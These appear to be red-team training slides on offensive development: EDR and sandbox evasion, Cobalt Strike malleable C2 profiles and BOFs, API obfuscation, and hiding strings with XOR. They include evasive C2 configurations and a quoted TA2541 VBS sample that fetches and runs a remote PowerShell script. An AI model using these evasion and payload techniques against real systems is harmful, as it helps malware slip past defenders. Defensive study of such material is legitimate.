OFFENSIVE DEVELOPMENT

John

- Husband
- Father
- red team stuff
- maple syrup
- BJJ
- AD lover
- WinDbg

Greg

- Husband
- Father
- red team stuff
- running long distances
- oysters

Agenda

Day 1

- Terraform/range
- Compilers
- How EDRs work
- Defeating string detection
- system calls
- Detecting the EDR
- Unhooking the EDR
- P-Invoke/D-Invoke
- .NET obfuscation
- AMSI Bypass
- ETW
- CobaltStrike IOCs

Day 2

- Process Injection
- Malleable C2 Profile
- CS BOF
- Attacking other AV/EDR Products
- Dumping LSASS in 2022
- Your Final Binary

Lab Environment

You will build it with our Terraform script

Machines in Use

- Windows Dev Box
- Sophos Intercept X EDR Box
- Windows Defender Box
- Kali Attacker
- Cylance EDR Box
- Crowdstrike EDR Box
- ATP Windows Box
- Guacamole server
- CS Ubuntu server

Apache Guacamole™

HashiCorp Terraform


aws

Exe vs DLL Primer


- Both are ‘PE’ files
- Exes get their own address space
- Exes can live independently
- Exes -> int main
- DLLs -> DllMain
- DLLs provide a calling process with some functionality
- DLLs cannot live independently
- Loader reserves space for DLL
- DLL needs to export at least one function

PE Compilation

- clang/LLVM
- clang++
- gcc
- g++
- cl.exe (MSVC)
- mingw-64 tooling



- Pre-processor
- Compiler
- Assembler
- Linker



cl.exe Compiler Flags (executable)

- Case sensitive
- Controls the MSVC C/C++ compilers/linkers
- The compiler produces an object file, linker produces an executable

Compiling an executable with cl.exe

cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tp beacon.cpp /link /OUT:beacon.exe /SUBSYSTEM:CONSOLE /MACHINE:x64

/nologo = suppresses display of sign-on banner
/Ox = maximizing for speed
/MT = multi-threaded
/W0 or /w = suppresses all warnings
/GS- = suppressing buffer overflow warnings
/DNDEBUG = not in debug mode
/Tp = specifies a C++ source code file name
/link = telling the linker to link
/OUT: = binary name
/SUBSYSTEM:CONSOLE = specifies the env for the executable
/MACHINE:x64 = specify the target platform

cl.exe Compiler Flags (DLL)


- Case sensitive
- Controls the MSVC C/C++ compilers/linkers
- The compiler produces an object file, linker produces a DLL

Compiling a DLL with cl.exe
cl.exe /D_USRDLL /D_WINDLL spam.cpp /MT /link /DLL /OUT:spam.dll

Easy mode
cl.exe /LD spam.cpp

/D = a preprocessor definition
/D_USRDLL = a macro that allows us to distinguish between application and target DLLs
/D_WINDLL = make a dLL
/MT = multi-threaded
/Tp = specifies a C++ source code file name
/link = telling the linker to link
/DLL = build a DL
/OUT: = DLL name
/LD = creates a dynamic link library

clang/LLVM



LLVM

- used for writing compilers
- created in 2003 by Chris Lattner (Apple employee)
- back end for clang, Rust, Swift, and C++
- turns source code into machine code
- converts the source code into an intermediary called IR (intermdediate representation
- IR primitives, unlike assembly, are independent of any machine architecture
- compile once, run on MIPS, ARM, x86, x64, etc

clang/clang++

clang.exe spam.c – o spam.exe

gcc/g++/mingw-w64


gcc

- GNU C Compiler
- standard compiler for Linux

mingw-w64

- software development environment for creating Microsoft Windows PE applications
- includes gcc/g++ and clang/clang++
- Can compile PE files (Windows) inside Linux

PE Primer



2 main sections

- Header
- **Sections**
  - **.text (code)**
  - **resources**
  - **data**

What is Cobalt Strike?

Mission: Close the gap between penetration testing tools and advanced malware.

Vision: Relevant and credible adversary simulations that:
-produce battle-hardened security analysts
-drive objective and meaningful security advances
-educate security professionals and decision makers on advanced tactics

“blue sets the stage with a defense posture and context, red demonstrates how a thinking and adaptive adversary would work within that context, blue uses that feedback from red to make their ideas and strategies stronger. red looks at those changes and gives feedback again.”

-Raphael Mudge on red teaming

Malleable C2 Profile – Why?

A domain-specific language to give you control over the indicators in the Beacon payload

-Network traffic

-In-memory content, characteristics, and behavior

-Process injection behavior

Malleable C2 Profile Auxilliary Section

sample_name – used for profile management
host_stage – ‘false’ for stageless and ‘true’ for staged
jitter – setting jitter as a percentage on the sleep time of a beacon
pipename – default name for named pipes
sleeptime – default is 60000 (1 minute)
ssh_banner – banner that shows for ssh beacons
ssh_pipename – pipe name for ssh beacons
data_jitter – enables the operator to append data
useragent – sets User-Agent string

```
set sample_name "Zsec Example Profile";
set host_stage "false";
set jitter "0";
set pipename "msagent_###"; # Each # is replaced witha random hex value.
set pipename_stager "status_##";
set sleeptime "60000"; # default sleep in ms, 1 minute
set ssh_banner "Cobalt Strike 4.4";
set ssh_pipename "postex_ssh_####";
set data_jitter "100";
set useragent "Not Cobalt Strike";
```

Malleable C2 Profile HTTP Config Section

set headers – sets http headers between beacon and CS server
trust_x_forwarded_for – use if your CS teamserver is behind a redirector (it should be)
block_useragents – helpful for blocking specific user agents that you don't want touching your server
allow_useragents – whitelisting of specific user agents that can connect to the team server

```
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=10, max=100";
    header "Connection" "Keep-Alive";
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
    set allow_useragents "*Mozilla*";
}
```

Malleable C2 Profile TLS Certificate

3 options:
- none
- self-signed
- signed by trusted authority

```
https-certificate {
        # Option 1: Create a signed certificate with Java Keystore tool
        set keystore "/pathtokeystore";
    set password "password";

    # Option 2: Self Signed with vendor specifics
    set C   "US";
    set CN  "jquery.com";
    set O   "jQuery";
    set OU  "Certificate Authority";
    set validity "365";

}
```

Malleable C2 Profile Client/Server Interactions

set uri – the URI your beacon will call back to (hard-coded)
client - specifies info sent by the beacon
metadata – cookies can be set, C2 data can be hidden here
server – details how the server responds to C2 traffic

```
http-get {
    set uri "/web /api/gallery /updates /about";

    client {
        header "Accept" "*/*";
        header "Connection" "Close";
        header "Host" "zsec.uk";

        metadata {
            base64;
            netbios;
            prepend "cf=";
            header "Cookie";
        }
    }

    server {
        output {

            print;
        }
    }
}
```

Malleable C2 Profile Post Exploitation

spawnto_x86/spawnto_x64 – specifying the process to be hollowed out so your beacon can live inside

obfuscate – scrambles the content of the post-exploitation DLLs in a OPSEC-safe manner

smartinject – allows DLLs to bootstrap in a new process with same-arch using LoadLibrary and GetProcAddress

amsi_disable – tells powerpick and execute-assembly to patch AmsiScanBuffer before loading .NET/powershell

keylogger – uses GetAsyncKeyState API to observe keystrokes

Threadhint – allows multi-threaded DLLs to spawn threads with spoofed start address

```
post-ex {

    set spawnto_x86 "%windir%\\syswow64\\dllhost.exe";
    set spawnto_x64 "%windir%\\sysnative\\dllhost.exe";
    set obfuscate "true";
    set smartinject "true";
    set amsi_disable "true";
    set pipename "Winsock2\\CatalogChangeListener-###-0,";
    set keylogger "GetAsyncKeyState";
    set threadhint "module!function+0x##"
}
```

Malleable C2 Profile Process Injection

set allocator – memory allocation method: VirtulAlloc or NtMapViewofSection

min_alloc – minimum memory allocation size when injecting content

startrwx|userwx – sets memory permissions as initial RWX and final as WX

transform-x86|transform-x64 – transform injected content to throw static detection

```
process-inject {
    set allocator "NtMapViewOfSection";

    set min_alloc "17500";

    set startrwx "false";
    set userwx   "false";

    transform-x86 {
        prepend "\x90\x90";
        #append "\x90\x90";
    }

    transform-x64 {
        prepend "\x90\x90";
        #append "\x90\x90";
    }

     execute {

        CreateThread "ntdll!RtlUserThreadStart+0x42";
        CreateThread;

        NtQueueApcThread-s;

        CreateRemoteThread;

        RtlCreateUserThread;
    }
}
```

Malleable C2 Profile PI Methods

CreateThread – local process injection

CreateRemoteThread – vanilla remote injection (same user and arch)

NtQueueApcThread – early bird PI method using suspended processes

RtlCreateUserThread – uses RWX shellcode for x86 -> x64 injection

SetThreadContext – suspended processes

```
process-inject {
    set allocator "NtMapViewOfSection";

    set min_alloc "17500";

    set startrwx "false";
    set userwx   "false";

    transform-x86 {
        prepend "\x90\x90";
        #append "\x90\x90";
    }

    transform-x64 {
        prepend "\x90\x90";
        #append "\x90\x90";
    }

     execute {

        CreateThread "ntdll!RtlUserThreadStart+0x42";
        CreateThread;

        NtQueueApcThread-s;

        CreateRemoteThread;

        RtlCreateUserThread;
    }
}
```

Malleable C2 Profile Memory Indicators

stomppe – ask ReflectiveLoader to stomp MZ, PE, and e_lfanew values after loading beacon payload

name – exported name of the beacon DLL

cleanup – ask beacon to free memory from the Reflective DLL that created it

checksum –default is zero, checksum value in beacon's PE header

compile_time – sets the time that the PE was compiled

entry_point – EntryPoint in the beacon's PE header

image_size_x86| image_size_x64 – SizeofImage value in beacon's PE header

rich_header – meta-information inserted by the compiler

transform-x86|transform-x64 – transforms the beacon's reflective DLL stage

```
stage {
    set userwx          "false";
    set stomppe         "true";
    set obfuscate       "true";
    set name            "srv.dll";
    set cleanup         "true";

    # Values captured using peclone against a Windows 10 version of explorer.exe
    set checksum        "0";
    set compile_time    "11 Nov 2016 04:08:32";
    set entry_point     "650688";
        set image_size_x86  "4661248";
        set image_size_x64  "4661248";
        set rich_header     "\x3e\x98\xfe\x75\x7a\xf9\x90\x26\x7a\xf9\x90\x26\x7a\x
    # transform the x64 rDLL stage
    transform-x64 {
        strrep                  "This program cannot be run in DOS mode" "";
        strrep                  "beacon.dll" "";
        strrep                  "beacon.x64.dll" "";
        strrep                  "beacon.x32.dll" "";
    }

        # transform the x86 rDLL stage
    transform-x86 {
        strrep                  "ReflectiveLoader" "run";
        strrep                  "This program cannot be run in DOS mode" "";
        strrep                  "beacon.dll" "";
        strrep                  "beacon.x64.dll" "";
        strrep                  "beacon.x32.dll" "";
    }
```

Curious Case of the BOF

- single-file C programs that must include “beacon.h” in the same directory
- limited to Windows APIs, internal beacon APIs and custom functions
- no linking involved, not an exe
  - replace ‘main’ with ‘go’ for entry point
  - every single function must be imported
- one action and done, not for long-running jobs (use reflective DLL for those)
- executes inside your beacon, no fork n’ run here
- must use inline-execute

Curious Case of the BOF

- normal C functions cannot be used, you'll get a linking error
  - use CS version

```
BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_arg);
```

- Windows APIs must be declared, there is no Import Address Table

```
DECLSPEC_IMPORT DWORD WINAPI kernel32$GetCurrentProcessId();

int go() {
    printf("hello world %d", kernel32$GetCurrentProcessId());
    return 0;
}
```

BOF Compilation

```
Visual Studio\2019\Community>gcc -c bof_example.c -o bof_example.o
```

```
public go
go proc near
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     rax, qword ptr cs:__imp_kernel32$GetCurrentProcessId
call    rax ; __imp_kernel32$GetCurrentProcessId
mov     r8d, eax
lea     rdx, aHelloWorldD ; "hello world %d"
mov     ecx, 0
mov     rax, qword ptr cs:__imp_BeaconPrintf
call    rax ; __imp_BeaconPrintf
mov     eax, 0
add     rsp, 20h
pop     rbp
retn
go endp
```

Labs: CS and CS BOF’s

EDR Primer

Signature Detection – hash-based static detection

Entropy – randomness (Shannon's Entropy algorithm)

Sandboxing – program runs in virtual appliance

Active Protection - custom dll loaded, certain APIs hooked

Event Tracing – reactive component

Modes – Block and Monitor

Carbon Black.

CROWDSTRIKE

CYLANCE™

Signature Detection

Defeating static scanning in-memory by using encoders/cryptors

MD5/SHA1 hashes of:

- file
- byte sequence

2 methods of bypassing signatures based on bytes in the binary

- reverse engineer the scanning engine or signature db
- chunking the binary into small pieces to discover the trigger bytes
- append junk data to the file


Endpoint Sandbox

- Endpoint sand box, not network sandbox
- EDR products will run the binary in a virtual machine
- Windows APIs are inspected
- EDR products do not scrutinize Windows APIs equally
- Some Windows APIs cannot be virtualized successfully
- sandbox only has so much time – cannot be a risk to the business
- trade-off is time vs security
- **we need to make the malware analysts' life hell**

IAT/EAT Primer


Sandbox checks the IAT of the binary
Check Windows APIs
Looks for commonly abused APIs, ie MiniDumpWriteDump
Check your binary's strings with IDA, CFF Explorer, strings.exe

CFF Explorer (MiniDumpWriteDump)



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00003734	N/A	00003000	00003004	00003008	0000300C	00003010
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	25	0000803C	00000000	00000000	00008734	000081E4
msvcrt.dll	26	0000810C	00000000	00000000	000087AC	000082B4

IDA (MiniDumpWriteDump)



Address	Ordinal	Name	Library
0000000000408...		DeleteCriticalSection	KERNEL32
0000000000408...		EnterCriticalSection	KERNEL32
0000000000408...		GetCurrentProcess	KERNEL32
0000000000408...		GetCurrentProcessId	KERNEL32
0000000000408...		GetCurrentThreadId	KERNEL32
0000000000408...		GetLastError	KERNEL32
0000000000408...		GetProcAddress	KERNEL32
0000000000408...		GetStartupInfoA	KERNEL32
0000000000408...		GetSystemTimeAsFileTime	KERNEL32
0000000000408...		GetTickCount	KERNEL32
0000000000408...		InitializeCriticalSection	KERNEL32
0000000000408...		LeaveCriticalSection	KERNEL32
0000000000408...		LoadLibraryA	KERNEL32
0000000000408...		QueryPerformanceCounter	KERNEL32
0000000000408...		RtlAddFunctionTable	KERNEL32
0000000000408...		RtlCaptureContext	KERNEL32
0000000000408...		RtlLookupFunctionEntry	KERNEL32
0000000000408...		RtlVirtualUnwind	KERNEL32
0000000000408...		SetUnhandledExceptionFilter	KERNEL32
0000000000408...		Sleep	KERNEL32
0000000000408...		TerminateProcess	KERNEL32
0000000000408...		TlsGetValue	KERNEL32
0000000000408...		UnhandledExceptionFilter	KERNEL32
0000000000408...		VirtualProtect	KERNEL32
0000000000408...		VirtualQuery	KERNEL32
0000000000408...		__C_specific_handler	msvcrt
0000000000408...		getmainargs	msvcrt

Define the Problem

EDRs inspect the IAT for commonly-abused Windows APIs

IDA View-A | Hex View-1 | Structures | Enums | Imports

Address	Ordinal	Name	Library
000000000044C224		CloseHandle	KERNEL32
000000000044C22C		ConnectNamedPipe	KERNEL32
000000000044C234		CreateFileA	KERNEL32
000000000044C23C		CreateNamedPipeA	KERNEL32
000000000044C244		CreateThread	KERNEL32
000000000044C24C		DeleteCriticalSection	KERNEL32
000000000044C254		EnterCriticalSection	KERNEL32
000000000044C25C		GetCurrentProcess	KERNEL32
000000000044C264		GetCurrentProcessId	KERNEL32
000000000044C26C		GetCurrentThreadId	KERNEL32
000000000044C274		GetLastError	KERNEL32
000000000044C27C		GetModuleHandleA	KERNEL32
000000000044C284		GetProcAddress	KERNEL32
000000000044C28C		GetStartupInfoA	KERNEL32
000000000044C294		GetSystemTimeAsFileTime	KERNEL32
000000000044C29C		GetTickCount	KERNEL32
000000000044C2A4		InitializeCriticalSection	KERNEL32
000000000044C2AC		LeaveCriticalSection	KERNEL32
000000000044C2B4		QueryPerformanceCounter	KERNEL32
000000000044C2BC		ReadFile	KERNEL32
000000000044C2C4		RtlAddFunctionTable	KERNEL32
000000000044C2CC		RtlCaptureContext	KERNEL32
000000000044C2D4		RtlLookupFunctionEntry	KERNEL32
000000000044C2DC		RtlVirtualUnwind	KERNEL32
000000000044C2E4		SetUnhandledExceptionFilter	KERNEL32
000000000044C2EC		Sleep	KERNEL32
000000000044C2F4		TerminateProcess	KERNEL32
000000000044C2FC		TlsGetValue	KERNEL32
000000000044C304		UnhandledExceptionFilter	KERNEL32
000000000044C30C		VirtualAlloc	KERNEL32
000000000044C314		VirtualProtect	KERNEL32
000000000044C31C		VirtualQuery	KERNEL32
000000000044C324		WriteFile	KERNEL32
000000000044C334		__C_specific_handler	msvcrt
000000000044C33C		__getmainargs	msvcrt
000000000044C344		__initenv	msvcrt
000000000044C34C		__iob_func	msvcrt
000000000044C354		__lconv_init	msvcrt
000000000044C35C		__set_app_type	msvcrt
000000000044C364		__setusermatherr	msvcrt

This is the IAT for a CS beacon

Lab 5: Dynamic Resolution in (C)

- Use GetProcAddress and LoadLibrary to resolve an API at runtime.

```
#include <Windows.h>

int main() {
        //dynamically resolve an API at runtime, this will get the memory address for MiniDumpWriteDump
        FARPROC MiniDumpWriteDump = GetProcAddress(LoadLibrary("Dbghelp.dll"), "MiniDumpWriteDump");
        printf("0x%p\n", MiniDumpWriteDump);

        return 0;
}
```

Revealing Strings

Address	Length	Type	String
.rdata:00000000...	0000000C	C	Dbghelp.dll
.rdata:00000000...	00000012	C	MiniDumpWriteDump
.rdata:00000000...	00000006	C	0x%p\n
.rdata:00000000...	0000001F	C	Argument domain error (DOMAIN)
.rdata:00000000...	0000001C	C	Argument singularity (SIGN)
.rdata:00000000...	00000020	C	Overflow range error (OVERFLOW)
.rdata:00000000...	00000025	C	Partial loss of significance (PLOSS)
.rdata:00000000...	00000023	C	Total loss of significance (TLOSS)
.rdata:00000000...	00000036	C	The result is too small to be represented (UNDERFLOW)
.rdata:00000000...	0000000E	C	Unknown error
.rdata:00000000...	0000002B	C	_matherr(): %s in %s(%g, %g) (retval=%g)\n
.rdata:00000000...	0000001C	C	Mingw-w64 runtime failure:\n
.rdata:00000000...	00000020	C	Address %p has no image-section
.rdata:00000000...	00000031	C	VirtualQuery failed for %d bytes at address %p
.rdata:00000000...	00000027	C	VirtualProtect failed with code 0x%x
.rdata:00000000...	00000032	C	Unknown pseudo relocation protocol version %d.\n
.rdata:00000000...	0000002A	C	Unknown pseudo relocation bit size %d.\n
.rdata:00000000...	00000007	C	.pdata
.rdata:00000000...	0000003F	C	GCC: (x86_64-win32-seh-rev0, Built by MinGW-W64 project) 8.1.0
.xdata:00000000...	00000006	C	0\v`\np\t

Lab 6: Hiding Strings

- Feel free to use whatever programming language you want
- Your generator should take in a string and output a char array
- This is the goal

```
C:\Users\[redacted]\Desktop\Course Docs\Labs>lab2_generator.exe MiniDumpWriteDump
Converting MiniDumpWriteDump length is: 17
48,18,23,18,39,30,22,25,58,27,18,29,14,39,30,22,25,
```

- For example:

```
char charset[] = "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ.";

int main() {
        DWORD greg[] = {16,27,14,16};
}
```

TA2541

obfuscated strings in VBS

```
Dim JAVA
JAVA = "1SP.46krowemarFetomeR\cilbuP\sresU\:C eliF- dengiSetomeR yciloPnoitucexE-
neddiH elytSwodniW- ogoLoN- llehSrewoP;0002 sdnocesilliM- peelS-
tratS;'1SP.46krowemarFetomeR\cilbuP\sresU\:C' eliFtuO-
'0/w2f1O/r/ee.etsap//:sptth' irU- tseuqeRbeW-ekovnI"

Dim HTTP1, HTTP2, HTTP3, HTTP4, HTTP5, HTTP6, HTTP7, HTTP8, HTTP9, HTTP10
HTTP7 = "o -Execu"
HTTP2 = "ommand "
HTTP5 = "nPol"
HTTP8 = "ell -N"
HTTP10 = "oLog"
HTTP1 = "icy By"
HTTP3 = "tio"
HTTP6 = "pass -C"
HTTP4 = "Pow"
HTTP9 = "erSh"
Everything = HTTP4 + HTTP9 + HTTP8 + HTTP10 + HTTP7 + HTTP3 + HTTP5 + HTTP1 +
HTTP6 + HTTP2 + StrReverse(JAVA)

Set Youtube = CreateObject(Replace("WDISCOUNT! TOP-UP BANALCE AND GET 50%
FREEcript.DISCOUNT! TOP-UP BANALCE AND GET 50% FREEhell", "DISCOUNT! TOP-UP
BANALCE AND GET 50% FREE", "S"))
Youtube.Run Everything, 0
```

char array that builds ‘something’

```
Add-Type -AssemblyName Microsoft.CSharp
Add-Type -AssemblyName System.Management
Add-Type -AssemblyName System.Web

[Byte[]] $RUNPE = @(31,139,8,0,0,0,0,0,4,0,237,189,7,96,28,73,150,37,38,47,109,202,123,127,74,245,74,215,224,116,161,8,128,96,19,36,216,144,64,16,236,193,13

Function INSTALL() {
    [String] $VBSRun = [System.Text.Encoding]::Default.GetString(@(83,101,116,32,79,98,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,9
    [System.IO.File]::WriteAllText(([System.Environment]::GetFolderPath(7) + "\" + "SystemFramework64Bits.vbs"), $VBSRun.Replace("%FilePath%", $PSCommandPat
}

Function Decompress {
        [CmdletBinding()]
    Param (
                [Parameter(Mandatory,ValueFromPipeline,ValueFromPipelineByPropertyName)]
        [byte[]] $byteArray = $(Throw("-byteArray is required"))
    )
        Process {
        $input = New-Object System.IO.MemoryStream( , $byteArray )
            $output = New-Object System.IO.MemoryStream
        $gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)
            $gzipStream.CopyTo( $output )
```

Lab 7: Combing dynamic API Resolution With String Obfuscation

You can call any Windows API in your code, in the example in your lab guide sticks with the dbghelp.dll/MiniDumpWriteDump combo that we've been using in class.

Payload Encoding/Encryption

Encoding vs Encryption

Encoding: Base64

Encryption: AES256, XOR

The Dangers of Encoding

Encoding requires that you leave memory the allocated memory in RWX mode

- red flag for EDR products

encoded shellcode contains a stub that decodes and writes back to the same memory region

VirtualProtect API must be used to change memory permissions

- will show up in the IAT/strings

```
PS C:\Users\[redacted]\tools> certutil -decode .\base64_example.txt decoded_here.txt
Input Length = 48
Output Length = 36
CertUtil: -decode command completed successfully.
PS C:\Users\[redacted]\tools> type .\decoded_here.txt
I'm so l33t!
wait, no I'm not at all
PS C:\Users\[redacted]\tools>
```

XOR Encryption for hiding strings

Another method of hiding strings of commonly used Windows APIs

uses encryption method
DOES NOT INCREASE ENTROPY

requires the following:

- plaintext
- key
- decrypt function

Malicious samples have an entropy of over 7.2, whereas normal software has an entropy of 4.8 to 7.2. In 30% of malicious samples, the entropy will be close to 8, whereas only 1% of harmless code will have this value. More than half of malicious samples will have an entropy of more than 7.2, but only one out of every ten normal programs will have this level of entropy. - kleiton0x7e

Lab 8: XOR Encrypting Function Calls

```
int main() {

    char key[] = "thiskeyunlockseverything";
    char sMiniDumpWriteDump[] = "";

    XOR((char *) sMiniDumpWriteDump, strlen(sMin
```

Sandbox Evasion - WHY?

Why don’t we want our binary or payload to be able to run in a sandbox?

Possible Sandbox Evasion Checks

- Check process list for certain running apps
- Check if box is domain-joined
- Check displays or hardware
- Check if user is an admin
- Check screen size
- Check for mouse movement
- Check disk space
- Gotchas!
  - sandboxes can move the cursor
  - sandboxes have started hooking SleepEx API
  - NetGetJoinInformation for checking domain is a loud API
  - sandbox can be domain joined

Fun in the Sandbox

Building guard rails into your implant for sandbox evasion
More time consuming and resource intensive than signature-based

```
GetMemory(DWORD dwSize) {
OOL bResult = FALSE;
WORD64 dwTotalMem;

/dynamically resolving the address at runtime
ARPROC GetPhysicallyInstalledSystemMemory = GetProcAddress(LoadLibrary("kernel32.dll"), "GetPhysicallyInstalledSystemMemory");
etPhysicallyInstalledSystemMemory(&dwTotalMem);
rintf("mem is %d\n", dwTotalMem / (1024 *1024));
f(dwTotalMem / (1024 *1024) >= dwSize) {
      bResult = TRUE;


eturn bResult;
```

```
if(!GetMemory(128)) { //checking physical memory
    printf("Computer has less than 64GB RAM\n");
} else {
    //do something bad
}

return 0;
```

Lab 9: bypassing sandbox detection

1. Write a sandbox execution check to determine if a computer is joined to a specific domain

